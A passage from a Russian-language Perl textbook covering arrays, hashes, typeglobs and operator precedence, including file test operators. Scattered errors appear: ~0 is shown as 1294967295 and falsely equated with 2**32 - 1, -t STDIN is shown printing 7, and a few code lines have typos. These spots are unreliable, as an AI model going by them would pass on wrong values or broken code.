Более удачная идея — использовать интерполирование строки, состоящей из заключенных в двойные кавычки слов. Указав в теле строки имя массива, получим:

```
@array = ("one", "two", "three");
print "Here is the array: @array.\n";
```

```
Here is the array: one two three.
```

Perl интерполирует массив, используя по умолчанию литеру-разделитель полей (хранится в специальной переменной **$,**). Возможно, требуется разбить элементы массива не пробелами, а запятыми. Для этого надо присвоить символ «запятая» переменной **$,**, и вот что получается в результате:

```
@array = ("one", "two", "three");
$,= ", ";
print "Here is the array: @array.\n";
Here is the array: one, two, three.
```

Еще лучше использовать функцию **join**, создав из массива строку и явно разделив элементы запятыми:

```
@array = (1, 2, 3, 4, 5, 6, 7, 8, 9, 10);
print join(", ", @array);
1, 2, 3, 4, 5, 6, 7, 8, 9, 10
```

Естественно, можно использовать цикл **for** или **foreach** по всем элементам массива:

```
@array = ("one", "two", "three");
foreach $element (@array) {
   print "Current element = $element\n";
}
Current element = one
Current element = two
Current element = three
```

Ну и в завершение надо заметить, что, поскольку для доступа к любому элементу массива достаточно указать его индекс, можно организовать вывод массива любым способом и в любом формате.

Сращивание (splicing) массива

Сращивание массива означает добавление новых элементов из списка, возможно, с замещением элементов, уже хранящихся в массиве. Для этой цели используется функция **splice**:

```
splice массив, смещение, длина, список
splice массив, смещение, длина
splice массив, смещение
```

Если в качестве параметра задан список, то **splice** удаляет из массива элементы, описываемые параметрами *смещение* и *длина*, и замещает их элементами списка.

В списковом контексте функция **splice** возвращает элементы, удаленные из массива. В скалярном контексте она возвращает последний удаленный элемент (или **undef**, если элементы не удалялись). При отсутствии параметра *длина* **splice** удаляет все элементы до конца массива, начиная с элемента с индексом *смещение*.

Приведем несколько примеров. Сначала в массив, в котором уже имеются элементы "**one**" и "**two**", будет добавлен элемент "**three**":

```
@array = ("one", "two");
splice (@array, 2, 0, "three");
print join(", ", @array);
one, two, three
```

Теперь в конец старого массива будет добавлен второй массив:

```
@array1 = ("one", "two");
```

```
@array2 = ("three", "four");
splice (@array1, 2, 0, @array2);
print join(", ", @array1);
one, two, three, four
```

Наконец, во время сращивания можно удалять элементы одного из массивов.

Например, элемент "**zero**" первого массива заменяется массивом, содержащим элементы "**two**", "**three**" и "**four**":

```
@array = ("one", "zero");
@array2 = ("two", "three", "four");
splice (@array, 1, 1, @array2);
print join(", ", @array);
one, two, three, four
```

Инвертирование массива

Чтобы инвертировать массив (расположить его элементы в обратном порядке), используется функция **reverse**:

```
@New = reverse @array;
```

Сортировка массива

Для сортировки массива применяется функция **sort** (для массивов она вызывается и работает точно так же, как и для списков, — см. описание **sort** в предыдущей главе):

```
@new = sort {$a <=> $b} @array;
```

С ее помощью можно выполнять самые хитроумные сортировки — например, вот так можно сортировать массив по убыванию:

```
@new = sort {$b <=> $a} @array;
```

Создание хэшей

Хэши (хэш-таблицы, хэшированные таблицы) в более ранних версиях Perl назывались ассоциативными массивами, и это описывает их суть более содержательно, так как для доступа к данным вместо числового индекса используется ключ (то есть текстовая строка), которая ассоциируется со значением. Поскольку в хэшах ссылки на данные осуществляются с помощью ключей, а не чисел, доступ к элементам обычно интуитивнее проще, чем в случае массивов. Однако организация циклов для хэшей может оказаться труднее, потому что к элементу хэша невозможно получить доступ с помощью числового итератора цикла.

Имена хэшей начинаются с префикса **%**. Так создается пустая хэш-таблица:

```
%hash =();
```

Как и в случае массивов, при работе с элементами хэшей надо использовать разыменовывающий префикс **$**. Вот, например, как поместить в хэш новые элементы:

```
%hash = ();
$hash{fruit} = apple;
$hash{ sandwich} = hamburger;
$hash{drink} = bubbly;
```

(Здесь **fruit** — первый ключ хэш-таблицы, и он соответствует значению **apple**; **sandwich** является вторым ключом со значением **hamburger** и т. д.)

Обратите внимание, что для ключа используются фигурные ({}), а не квадратные ([]) скобки, как это было с индексами массивов.

Отдельные элементы извлекаются из хэша также с помощью ключей:

```
%hash = ();
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
print $hash{sandwich};
hamburger
```

На самом деле нет необходимости создавать пустой хэш, чтобы начать его заполнение. Встретив обращение к несуществующему хэшу, Perl создает его автоматически. (Это — шаг навстречу программистам, попытка заставить систему работать так, как вы ожидаете.) Поэтому следующий код работает не хуже предыдущего:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
print $hash{sandwich};
hamburger
```

Не забывайте, что Perl при считывании новых элементов опускает «пробельные символы». Поэтому, например, массивы с множеством элементов можно сделать более прозрачными для понимания, использовав многострочные конструкции:

```
@array = ( "one", "two", "three",
           "four", "five", "six" );
```

Точно так же можно создавать хэш-таблицы, указывая пары ключ/значение:

```
%hash = ( fruit , apple,
          sandwich , hamburger,
          drink , bubby );
print "$hash{fruit}\n";
apple
```

Вместо запятой, разделяющей пары, можно использовать синоним — конструкцию =>. С этим оператором отношение ключ/значение выглядит прозрачнее, так что программисты часто записывают команду создания хэша так:

```
%hash = ( fruit => apple,
          sandwich => hamburger,
          drink => bubby );
print "$hash{fruit}\n";
apple
```

Оператор => не выполняет специальных операций — это в точности то же самое, что и обычная запятая, за исключением того факта, что он вынуждает интерпретировать слово, стоящее слева, как строку. Например, команда

```
print "x"=>"y"=>"z";
xyz
```

делает то же, что и команда

```
print "x", "y", "z";
xyz
```

Не запрещается использовать ключи, содержащие пробелы. Например, можно создать элемент хэша с ключом **ice cream**:

```
$hash2{cake} = chocolate;
$hash2{pie} = blueberry;
$hash2{'ice cream'} = pecan;
```

и когда потребуется использовать его:

```
print "$hash{'ice cream'}\n";
pecan
```

При создании ключей можно использовать интерполирование текстовых строк, ограниченных двойными кавычками, а также просто переменные.

```
$value = $hash{$key};
```

Хэши обеспечивают мощное средство для хранения данных, но ссылаться на элементы хэш-таблицы напрямую, с помощью числового индекса, нельзя. Это, конечно же, не значит, что нельзя организовать цикл по элементам хэша, — об этом рассказывается далее в этой главе в разделе «Циклы по хэшу».

Использование хэшей

После того как вы создали хэш, можно работать с ним, обращаясь к его элементам с помощью ключей:

```
$value = $hash{$key};
```

Кроме этого, с помощью оператора присвоения легко добавить в хэш новые элементы, как это было сделано в примере из предыдущего раздела:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash {drink} = bubbly;
print $hash{sandwich};
hamburger
```

В списковом контексте хэш интерполируется: пары ключ/значение переходят в единый список элементов. В скалярном контексте подставляется значение *истина* (true), если в хэше есть хотя бы одна пара ключ/значение, и *ложь* (false), если хэш пуст.

Добавление элементов в хэш

Чтобы добавить новый элемент (то есть пару ключ/значение) в хэш, используйте оператор присвоения. В следующем примере в хэш **%hash** добавляются два значения:

```
%hash=();
$hash{$key} = $value;
$hash{$key2} = $value2;
```

Хэши можно создавать, используя присвоение списка, и точно так же можно добавлять новые элементы. В следующем примере таким образом к хэшу **%hash** добавляется новая пара ключ/значение:

```
%hash = ( fruit => apple,
          sandwich => hamburger,
          drink => bubby );
%hash = (%hash, dressing, 'blue cheese');
```

```
print $hash{dressing};
blue cheese
```

Этот пример работает, потому что оператор списка **()** сперва интерполирует хэш **%hash** в список, а затем последний расширяется еще на одну пару ключ/значение. Из-за интерполяции, которая происходит до присвоения списком, в данном случае нельзя использовать сокращенную форму с оператором +=:

```
%hash += (dressing, 'blue cheese');        # Это не работает
```

Проверка хэша на наличие элемента

Чтобы проверить, есть ли в хэше некоторый элемент, можно использовать функцию **exists**. Например, в следующем примере в хэше **%hash** ищется элемент с ключом **vegetable**:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
if (exists($hash{"vegetable"})) {
   print "Element exists.";
} else {
   print "Element does not exist.";
}
Element does not exist
```

Удаление элементов хэша

Чтобы удалить элемент из хэша, используется функция **delete**. В этом примере удаляется элемент хэша и затем проверяется, существует ли еще такой элемент:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
delete ($hash{"fruit"});
if (exists($hash{"fruit"})) {
   print "Element exists.";
} else {
   print "Element does not exist.";
}
Element does not exist
```

Циклы по хэшу

Существует множество способов организации цикла по элементам хэша. Функция **each** позволяет использовать записи хэша (то есть и ключ, и значение) целиком.

Рассмотрим пример. Сначала создадим хэш-таблицу:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
```

Теперь можно извлечь из нее пары ключ/значение, используя функцию **each** и присвоение списком:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
```

```
$hash{drink} = bubbly;
while (($key, $value) = each(%hash)) {
   print "$key => $value\n";
};
drink => bubbly
sandwich => hamburger
fruit => apple
```

Использование **each** в данном случае полезно, так как для каждого элемента хэша при одном ее вызове возвращается как ключ, так и значение.

Кстати, элементы хэша извлекаются не в том порядке, в каком они заносились. Дело в том, что Perl хранит их, используя собственный внутренний алгоритм, оптимизирующий затраты памяти и обеспечивающий легкость доступа. Сортировка элементов описывается в разделе «Сортировка хэша» далее в этой главе.

При работе с элементами хэша можно использовать цикл **foreach**. Например, совместно с функцией **keys**, возвращающей список ключей хэша, он позволяет последовательно перебрать весь хэш:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
foreach $key (keys %hash){
   print $hash{$key} . "\n";
}
bubbly hamburger apple
```

Однако вместо **keys** можно сразу воспользоваться функцией **values**. Она возвращает список значений, хранящихся в хэше. С ней цикл, выводящий все значения хэша, принимает следующий вид:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
foreach $value (values %hash){
   print "$value\n";
}
bubbly hamburger apple
```

Как видите, несмотря на то, что к элементам хэша нельзя получить доступ с помощью числового индекса, Perl предоставляет достаточно средств для их перебора.

Вывод хэша

Чтобы вывести содержимое хэша, можно интерполировать его в строку, заключенную в двойные кавычки:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
print "@{[%hash]}\n";
drink bubbly sandwich hamburger fruit apple
```

В результате такой печати хэш переведен в списковый контекст, то есть представлен в виде пар ключ/значение, расположенных друг за другом. Функция **each** в данной ситуации дает более удачное решение:

```
$hash{fruit} = apple;
```

```
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
while (($key, $value) = each(%hash))
     { print "$key: $value\n"; };
drink: bubbly
sandwich: hamburger
fruit: apple
```

Есть множество других способов организовать цикл по элементам хэша (см. раздел «Циклы по хэшу» ранее в этой главе).

Сортировка хэша

Для сортировки хэшей используется та же функция **sort**, что и для сортировки списков и массивов. Вот, например, как хэш сортируется по значению ключа:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
foreach $key (sort keys %hash) {
    print "$key => $hash{$key}\n";
}
drink => bubbly
fruit => apple
sandwich => hamburger
```

Точно так же вместо сортировки по ключу можно выполнить сортировку по значению:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
foreach $value (sort values %hash) {
        print "$value\n";
}
apple
bubbly
hamburger
```

Слияние хэшей

Для объединения двух хэшей можно использовать присвоение списком. Например, допустим, есть два хэша:

```
$hash1{fruit} = apple;
$hash1{sandwich} = hamburger;
$hash1{drink} = bubbly;

$hash2{cake} = chocolate;
$hash2{pie} = blueberry;
$hash2{'ice cream'} = pecan;
```

Оба хэша могут быть объединены следующим образом:

```
%bighash = (%hash1, %hash2);
print $bighash{'ice cream'};
pecan
```

Использование хэшей и массивов в присвоении списком

При присвоении списком могут использоваться хэш-таблицы и массивы. Несколько хэшей или списков справа от оператора присваивания интерполируются в один список, так что не возникает никаких синтаксических проблем. Рассмотрим пример из предыдущего раздела:

```
$hash1{fruit} = apple;
$hash1{sandwich} = hamburger;
$hash1{drink} = bubbly;

$hash2{cake} = chocolate;
$hash2{pie} = blueberry;
$hash2{'ice cream'} = pecan;
```

При присвоении списком хэши объединяются в один список:

```
%bighash = (%hash1, %hash2);
print $bighash{'ice cream'};
pecan
```

Вот как происходит присвоение списку, состоящему из двух скалярных переменных и одного массива (массив обязательно должен стоять в списке переменных последним):

```
($var1, $var2, @array) = (1, 2, 3, 4, 5, 6, 7, 8);
print "$var1\n";
print "$var2\n";
print "@array\n";
1
2
345678
```

Предупреждение. *Когда вы выполняете присвоение списку переменных, среди которых имеется массив или хэш, нужно быть осторожным. В Perl массивы и хэш-таблицы при присваивании им новых элементов автоматически меняют размер. Поэтому при присваивании списку значений, находящемуся слева от оператора присваивания, массив или хэш в этом списке должны находиться на последнем месте. В противном случае они просто захватят все элементы, которые должны быть присвоены оставшимся переменным, и те получат неопределенное значение.*

Использование типа данных typeglob

Конструкции typeglob играют в Perl роль синонимов обычных переменных. (В ранних версиях они выступали в качестве аналога ссылок, но теперь в Perl появились полноценные ссылки.) Этот тип данных позволяет связать имя одной переменной (например, **data**) с именем другой (например, **alsodata**). В результате имена типа **$alsodata**, **@alsodata** и **%alsodata** будут ссылаться на те же объекты, что и **$data**, **@data** и **%data** (то есть **$alsodata** будет ссылаться на те же данные, что и **$data**, **@alsodata** — на те же данные, что и **@data**, и т. д.).

Приведем пример. Сначала создаются переменные **$data** и **@data**:

```
$data = "Here is the data.";
@data = (1, 2, 3);
```

Теперь имени **data** присваивается синоним **alsodata**:

```
$data = "Here is the data.";
@data = (1, 2, 3);
*alsodata = *data;
```

А теперь вместо имени **data** можно использовать имя **alsodata**:

```
$data = "Here is the data.";
@data = (1, 2, 3);
*alsodata = *data;
print "$alsodata\n";
```

```
print @alsodata;
Here is the data.
123
```

На самом деле происходит вот что: запись таблицы символов, обозначаемая как **имя*, хранит информацию обо всех переменных с общим именем *имя* — например, запись ***data** текущей таблицы символов хранит информацию о переменных **$data**, **@data**, **%data** и т. д. В частности, для каждого типа данных записывается адрес области памяти, где это данное хранится, или ссылка на нее (то есть ссылка на скалярную переменную **$data**, ссылка на массив **@data**, ссылка на хэш-таблицу **%data** и т. д.).

При присвоении конструкций typeglob Perl копирует записи таблицы символов для одного имени в другое имя. Символ *, используемый в конструкции typeglob, можно считать шаблоном любого префикса типа данных **($, %**, и т. д.). Более подробно процесс копирования записей таблицы символов будет рассмотрен в следующем разделе.

***Подсказка**. Чтобы после операции ***alsodata = *data** переменная **$alsodata** стала синонимом **$data**, на момент присвоения переменная **$data** может и не быть определена. Поскольку Perl компилирует код непосредственно перед выполнением сценария, память для **$data** будет выделена заранее и ссылка на нее уже попадет в структуру ***data.** Иначе вместо ссылки на переменную **$data** в запись таблицы символов ***alsodata** была бы скопирована информация о том, что такой скалярной переменной еще нет и переменные **$data** и **$alsodata** не могли бы ссылаться на одно и то же значение.*

При использовании конструкций typeglob необязательно копировать всю запись таблицы символов, относящуюся к данному имени. Если справа от оператора присваивания стоит ссылка только на один тип данных (например, скаляр), то и новое имя будет ссылаться на этот тип данных и выступать синонимом только для указанного типа:

```
$data = "Here is the data.";
@data = (1, 2, 3);
*alsodata=\$data;          # Введем синоним только для скаляров
```

В данном случае **$alsodata** становится синонимом **$data**, но **@alsodata** не будет синонимом для **@data**, **%alsodata** — для **%data** и т. д. Иными словами, такая команда сработает нормально:

```
print "$alsodata\n";
Here is the data.
```

а такая работать не будет:

```
print @alsodata;
```

Тип данных typeglob и записи в таблице символов

Как уже говорилось, Perl хранит информацию о переменных во внутренней таблице имен (таблице символов) в виде отдельных записей. Каждая запись таблицы символов представляет собой тип typeglob. Этот тип данных можно считать небольшим хэшем, значениями которого являются ссылки на область памяти, где хранятся соответствующие переменным данные.

Ключами для таких хэшей (хотя этой информации вы, возможно, не найдете в документации Perl) выступают имена типов данных, записанные заглавными буквами (то есть **ARRAY**, **HASH** и т. д.). Это может быть полезным, если требуется непосредственный доступ к таблице символов Perl. Допустим, в программе определена переменная со значением 5:

```
$variable = 5;
```

В этом случае ***variable** — имя переменной типа typeglob, хранящей информацию о **$variable**, а ***variable{SCALAR}** — ссылка на значение переменной **$variable.** Чтобы получить значение переменной **$variable** через ссылку на область данных в таблице символов, используется разыменовывающий оператор **$**:

```
$variable = 5;
print ${*variable{SCALAR}};
5
```

Глава 4

Операторы и приоритеты операторов

Коротко

В трех предыдущих главах обсуждались стандартные форматы данных в языке Perl. В этой главе речь идет о работе с данными с помощью операторов. Операторы позволяют совершать операции с данными, даже если это простое сложение:

```
print 2 + 2;
4
```

Операторы могут выполнять и более сложные вычисления, подобно тернарному ("тройственному») условному оператору, рассматриваемому в следующем примере:

```
while (<>)
       { print $_ < 10 ? $_ : "${\((a,b,c,d,e,f)[$_ - 10])}\n"; }
```

выражение считывает из входных данных числа от 0 до 15 и выводит шестнадцатеричную цифру (если вы не знакомы с оператором **?:**, обратитесь к разделу «Тернарный условный оператор» в этой главе).

Операторы Perl выполняют самые различные действия, но в первом приближении они могут быть разбиты на унарные, бинарные, тернарные и списковые. Унарным операторам требуется один операнд — например, в случае оператора **!**, выполняющего *побитное логическое отрицание*, команда **$notvariable = !$variable** осуществит логическое инвертирование содержимого переменной **$variable** и занесет результат в переменную **$notvariable**. *Бинарные операторы* требуют двух операндов — например, для оператора сложения + команда **$sum = 2 + 2** вычислит сумму двух целых чисел и занесет ее в переменную **$sum**. *Тернарные* операторы используют три операнда — например, в результате работы условного оператора **?:** команда

```
$absvariable = $variable >= 0 ? $variable : -$variable;
```

найдет и занесет в переменную **$absvariable** абсолютное значение выражения **$variable**. Наконец, *списковые операторы*, подобно оператору **print**, используют списки операндов (как, например, команда **print 1, 2, 3, 4, 5**).

Ссылка на *функцию* **print** как на *оператор* на первый взгляд может показаться странной. Но в Perl функция с аргументами, указанными без круглых скобок, рассматривается в качестве оператора. Более того, при вычислении выражений используются правила приоритета, определенные для операторов (более подробно об этом говорится в разделе «Наивысший приоритет: термы и списки, стоящие справа» этой главы). Прежде чем пе-

реходить к работе с операторами, необходимо разобраться с понятием сравнительного приоритета.

Приоритет операторов

Операторы Perl по мере убывания приоритета (первая строчка соответствует наивысшему приоритету) перечислены в табл. 4.1.

Время от времени при работе с Perl приходится учитывать сравнительный приоритет операторов. В одном выражении может использоваться несколько операторов:

```
print 2 + 3 * 4;
```

Сложит ли Perl **2** и **3** перед умножением на **4** или сперва умножит **3** на **4** и лишь затем прибавит **2**? Этот вопрос проясняется при знании правил приоритета операторов, существующих в Perl. Как видно из табл. 4.1, умножение (*) имеет более высокий приоритет, чем сложение (+). Поэтому Perl сначала умножит **3** на **4**, а потом прибавит **2**:

```
print 2 + 3 * 4;
14
```

Естественно, можно изменить порядок выполнения операций, расставив скобки:

```
print ((2 + 3) * 4);
20
```

Кстати, обратите внимание, что эту команду нельзя задать как

```
print (2 + 3) * 4;
```

Поскольку **print** работает либо как оператор, либо как функция, скобка указывает Perl, что **print** надо использовать в качестве функции, а **2 + 3** — это параметр, передаваемый ей. Поэтому Perl послушно выведет:

```
print (2 + 3) * 4;
5
```

Однако эту проблему можно обойти. Если интерпретация списочного оператора (того же **print**) с аргументом, начинающимся со скобки, как вызова функции, не требуется, то перед скобками можно поставить унарный оператор +. Он не окажет никакого воздействия на само выражение, однако сообщит Perl, что интерпретировать конструкцию в скобках как вызов функции не следует:

```
print +(2 + 3) * 4;
20
```

Итак, сравнительный приоритет операторов весьма важен. Разделы этой главы будут организованы в соответствии с табл. 4.1, то есть операторы с наивысшим приоритетом обсуждаются в первую очередь.

Таблица 4.1. Сравнительный приоритет операторов (операторы, перечисленные в одной группе, имеют одинаковый приоритет)

Оператор	Ассоциативность
термы правый оператор списка	Левая
->	Левая
++ --	Не определена
**	Правая

! ~ \ унарный + унарный -	Правая
=~ !~	Левая
* / % x	Левая
+ - .	Левая
<< >>	Левая
именованные унарные операторы, операторы проверки файлов	Не определена
<> <= >= lt gt le ge	Не определена
== != <=> eq ne cmp	Не определена
&	Левая
| ^	Левая
&&	Левая
||	Левая
.. ...	Не определена
?:	Правая
= += *= /= %= &= |= ^= x= **= <<= >>= &&= ||=	Правая
, =>	Левая
левый оператор списка	Не определена
not	Правая
and	Левая
or xor	Левая

Непосредственные решения

Наивысший приоритет: термы и списки, стоящие справа

Термы имеют в Perl наивысший приоритет. К термам относятся переменные, выражения в кавычках, выражения в скобках, конструкции **do** и **eval**, безымянные (анонимные) массивы и хэши, создаваемые с помощью конструкций **[]** и **{}** (см. - главу 8), а также функции с аргументами, заключенными в скобки. Точно так же наивысший приоритет, направленный *влево* (leftward precedence), имеет оператор списка (набор элементов, разде-

ленных запятой). Это значит, что по сравнению с операторами, находящимися слева от него, он имеет наивысший приоритет, а когда его приоритет сравнивается с операторами, стоящими *справа*, этот же оператор списка получит гораздо более слабый *правый* приоритет (rightward precedence).

Рассмотрим следующий пример:

```
print 1, 2, 3, 4, sort 9, 8, 7, 6, 5;
123456789
```

Как видно из результата, сперва оператор **sort** сортирует список, указанный в качестве его аргумента, а затем **print** выводит список, являющийся объединением двух списков. Когда идет анализ числа **9**, то слева от него оказывается оператор **sort**, а справа — оператор списка. Так как по отношению к левой стороне у оператора списка больший приоритет, то Perl сперва объединит число **9** в один список с последующими элементами (см. также раздел «Списки, стоящие слева» ближе к концу главы) и лишь затем применит к результату операцию сортировки. С другой стороны, когда Perl доходит до числа 4, то имеет дело с двумя идущими подряд операторами — оператором списка и оператором **sort**. Оператор списка имеет более слабый приоритет по отношению к расположенному справа от него оператору **sort**, поэтому объединение элементов в список будет отложено до тех пор, пока оператор сортировки не выполнит свою работу.

Оператор-стрелка

Инфиксный оператор **->**, разыменующий ссылку, заимствован из языка C. Если справа от него находится конструкция **[...]** или **{...}**, то слева должна находиться ссылка на массив или хэш. В следующем примере создается ссылка на хэш (с помощью оператора \, возвращающего адрес переменной), а затем с помощью оператора **->** обеспечивается доступ к содержимому хэша через полученную ссылку:

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly:
$hashref = \%hash;
print $hashref -> {sandwich};
hamburger
```

Когда справа от оператора нет квадратных **[...]** или фигурных **{...}** скобок, а левая часть не представляет собой ссылки на массив или хэш, то слева должен находиться либо объект, либо имя класса, а справа — его метод:

```
$result = $myobject -> mymethod{$data);
```

(Более подробно об объектах и классах рассказывается в главе 16.)

Автоприращение и автоуменьшение

Оператор приращения (++) и оператор уменьшения (—) в Perl работают точно так же, как в языке C. Находясь перед именем переменной, они увеличивают или уменьшают ее значение на единицу до того, как подставить значение в выражение. Когда эти операторы оказываются после имени переменной, они сперва подставляют в выражение значение переменной, а потом увеличивают или уменьшают ее содержимое. Допустим, определены переменные **$variable1** и **$variable2**:

```
$variable1 = 1;
$variable2 = 1;
```

Увеличить значение переменной можно, применив оператор ++ в качестве префикса:

```
print ++$variable1 . "\n";
print $variable1 . "\n";
2
2
```

Если тот же оператор использовать в качестве суффикса, значение переменной изменится лишь после того, как оператор вернет ее текущее значение:

```
print $variable2++ . "\n";
print $variable2 . "\n";
1
2
```

Отметим, что оператор работает также и с текстовыми строками, хранящимися в скалярных переменных (однако только когда скалярная переменная не используется в числовом контексте). Например, программа

```
$variable = 'AAA';
print ++$variable . "\n";
$variable = 'bbb';
print ++$variable . "\n";
$variable = 'zzz';
print ++$variable . "\n";
```

выводит результат:

```
AAB
bbc
aaaa
```

Возведение в степень

Оператор возведения в степень выглядит как **. Это бинарный оператор, который возводит первый аргумент в степень, указанную вторым аргументом. Например:

```
print 2 ** 10;
1024
```

Унарные операторы

в Perl есть четыре унарных оператора:

- **!** логическое отрицание (логическая операция not).
- **-** арифметическое отрицание (унарный минус).
- **+** пустая арифметическая операция (унарный плюс).
- **~** побитное отрицание (побитное дополнение до единицы).
- **** создание ссылки (вычисление адреса объекта).

Например, логическое отрицание числа ноль есть единица:

```
print !0;
1
```

Побитное же отрицание инвертирует все биты в числе. В частности, операция **~0** позво-

лит определить максимальное, представимое в конкретной системе беззнаковое целое (она установит все двоичные разряды слова, выделенного для числа, в единицы):

```
print ~0;
1294967295
```

Отсюда следует, что слово на данной машине имеет 32 разряда, так как

```
1294967295 = 2**32 - 1
```

Оператор связывания

Оператор связывания =~ связывает скалярную переменную и операцию поиска/замены по шаблону (более подробно эти операции рассматриваются в главе 6). Строковые операторы **s/.../.../, m/.../**, **tr/.../** по умолчанию работают с переменной **$_**. Оператор связывания =~ используется, чтобы они работали с конкретной скалярной переменной. Например, поместим строку в переменную **$line**:

```
$line = ".Hello!";
```

Теперь выполним поиск по шаблону:

```
$line = ".Hello!";
if ($line =~ m/-\./)
      { print "Should't start a sentence with a period!"; }
Should't start a sentence with a period!
```

Оператор **!~** работает точно так же, за тем исключением, что он выполняет логическое отрицание над результатом, возвращаемым оператором =~ (как и другие функции, операции поиска и замены возвращают некоторое значение в качестве результата своей работы — более подробно об этом рассказывается в главе 6).

Умножение и деление

Оператор умножения * перемножает два числа:

```
print 2 * 4;
8
```

Оператор деления / делит одно число на другое:

```
print 16 / 3;
5.33333333333333
```

Оператор **%** вычисляет остаток от целочисленного деления двух значений:

```
print 16 % 3;
1
```

Оператор повторения **x** дублирует действие заданное количество раз. В скалярном контексте он возвращает строку, полученную из значения, стоящего слева от оператора, путем повторения этого значения (конкатенации с собой) столько раз, сколько задано числом справа от оператора. Например, вот как напечатать строку из 30 дефисов:

```
print '-' x 30;
------------------------------
```

Если левый операнд является списком, заключенным в круглые скобки, то оператор повторения продублирует список необходимое число раз. Вот как, например, создать спи-

сок из восьмидесяти единиц и присвоить его массиву:

```
@ones = (1) x 80;
```

Следующий неочевидный пример заменяет все единицы на пятерки:

```
@ones = (5) x @ones;
```

(поскольку правый операнд оператора повторения должен быть числом, то массив **@ones** интерпретируется в скалярном контексте, то есть как целое число, равное текущему количеству элементов массива).

Сложение, вычитание и конкатенация

Оператор сложения (+) складывает два числа:

```
print 2+2;
4
```

Оператор вычитания (-) вычитает одно число из другого:

```
print 4-2;
2
```

Оператор конкатенации (.) объединяет две строки:

```
print "Hello " . "there.";
Hello there.
```

Все эти операторы являются бинарными (в частности, не надо путать бинарные операторы сложения и вычитания с унарным плюсом и унарным минусом).

Оператор сдвига

Оператор сдвига влево << возвращает значение левого аргумента, сдвинутого влево на число битов, определенное правым аргументом:

```
print 2 << 10;
2048
```

Оператор сдвига вправо >> возвращает значение левого аргумента, сдвинутого вправо на число битов, определенное правым аргументом. Например:

```
print 2048 >> 3;
256
```

Именованные унарные операторы

Perl рассматривает функции с одним скалярным аргументом (не списком), как именованные унарные операторы, если аргумент не заключен в круглые скобки. (Такими функциями являются, к примеру, **sqrt**, **defined**, **eval**, **return**, **chdir**, **rmdir**, **oct**, **hex**, **undef**, **exists** и многие другие.) Вот, например, как используется в качестве оператора функция **sqrt**:

```
print sqrt 4;
2
```

Операторы проверки файлов

Perl поддерживает массу операторов для проверки состояния файлов, что позволяет полностью контролировать файлы и их дескрипторы (см. главу 12 относительно работы с файлами в Perl). Вот как записываются эти операторы (**X** заменяет любой оператор):

```
-X дескриптор-файла
-X выражение
-X
```

Вместо **X** надо подставить один из операторов, приведенных в табл. 4.2[1]. Возможно, какая-то информация из этой таблицы окажется для вас незнакомой, если только вы не работаете с операционной системой Unix. Так, аббревиатуры UID и GID означают соответственно идентификатор пользователя (user ID) и группы (group ID). Если опущен аргумент, используется переменная **$_** (за исключением оператора **-t**, который по умолчанию работает с входным потоком данных **STDIN**).

Вот несколько примеров проверки файлового дескриптора **STDIN** (по умолчанию соответствует входному потоку данных):

```
print -e STDIN;     # Существует ли STDIN?
1
print -t STDIN;     # Присоединен ли он к терминалу?
7
print -z STDIN;     # Имеет ли он нулевой размер?
1
```

(Обратите внимание, что логическое значение истина (true) возвращается этими операторами, как число один.)

Таблица 4.2. Операторы тестирования файлов

Оператор	Проверяемая информация
-A	Время, прошедшее с момента последнего обращения к файлу
-b	Блочный файл
-B	Двоичный файл
-c	Символьный файл
-C	Время, прошедшее с момента последнего изменения индексного дескриптора
-d	Каталог
-e	Файл существует
-f	Обычный файл
-g	Установлен атрибут SETGID
-k	Установлен атрибут Sticky bit[2]
-I	Файл является символической ссылкой
-M	Время существования файла в днях на момент запуска сценария
-o	Файл принадлежит текущему пользователю (effective UID)
-O	Файл принадлежит реальному пользователю (real UID)
-p	Файл является именованным каналом (FIFO)
-r	Файл доступен для чтения текущему пользователю (effective UID) или группе (effective GID)
-R	Файл доступен на чтение реальному пользователю (real UID) или группе (real GID)
-s	Размер файла (он же - проверка файла на нулевой размер)
-S	Файл является сокетом (сетевым соединением)
-t	Файл открыт на текущем терминале
-T	Текстовый файл

[1] В документации, сопровождающей Perl (файл perlfunc), можно найти и другие операторы, не включенные в табл. 4.2. По большей части их работа сильно зависит от системы (в частности, в Windows многие просто бесполезны, а многие работают неправильно для FAT16 и FAT32). — *Примеч. ред.*

[2] «Липкий бит» устанавливается для каталога и запрещает пользователю, имеющему право на запись в этот каталог, удалять файлы, владельцем которых он не является. Для пользователей системы Unix это понятие знакомо и без перевода, а в операционной системе Windows ничего подобного просто нет. — *Примеч. ред.*

-u	Для файла установлен атрибут SETUID
-w	Файл доступен для записи текущему пользователю (effective UID) или группе (effective GID)
-W	Файл доступен для чтения реальному пользователю (real UID) или группе (real GID)
-x	Файл доступен для выполнения текущему пользователю (effective UID) или группе (effective GID)
-X	Файл доступен для выполнения реальному пользователю (real UID) или группе (real GID)
-z	Файл имеет нулевой размер

Операторы сравнения

Операторы сравнения — это бинарные операторы, которые сравнивают данные, возвращая единицу в качестве значения *истина* (*true*) и пустую строку в качестве значения *ложь* (*false*). Они перечислены в табл. 4.3. Обратите внимание, что одни операторы используются для сравнения чисел, а другие — для сравнения строк.

Подсказка. *Обратите внимание, что оператор «больше или равно» обозначен как >=, чтобы не спутать его с оператором* => *— синонимом запятой (разделителя элементов списка).*

В следующем примере проверяются числа, вводимые пользователем, и, если введенное число оказывается больше ста, выдается сообщение об ошибке:

```
while (<>) {
   if ($_ > 100)
        { print "Too big!\n"; }
}
```

